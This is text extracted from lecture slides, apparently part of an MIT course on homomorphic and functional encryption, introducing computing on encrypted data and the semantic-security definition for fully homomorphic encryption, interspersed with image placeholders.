

CYBERSECURITY

Homomorphic and Functional Encryption



Homomorphic and Functional Encryption

Vinod Vaikuntanathan

Assistant Professor

Computer Science and Artificial Intelligence Laboratory (CSAIL)


Massachusetts Institute of Technology



Introduction

TRADITIONAL CRYPTOGRAPHY

Goal: Secure Communication



All-or-nothing




Have Secret Key, Can Decrypt





No Secret Key, No Go





MODERN COMPUTING WORLD








MODERN COMPUTING WORLD










Today: Computing on Encrypted Data

Compute
on Data

Encrypt
the data




Today: Computing on Encrypted Data



Homomorphic Encryption Definitions


FULLY HOMOMORPHIC ENCRYPTION (FHE)



Completeness:

“Anything you can do on plain text data, FHE can do on encrypted data”


FULLY HOMOMORPHIC ENCRYPTION (FHE)



**Security = Goldwasser-Micali notion of
“indistinguishability of ciphertexts” or “semantic security”**

Corollary: encryption is always randomized

FULLY HOMOMORPHIC ENCRYPTION (FHE)



**Security = Goldwasser-Micali notion of
“indistinguishability of ciphertexts” or “semantic security”**

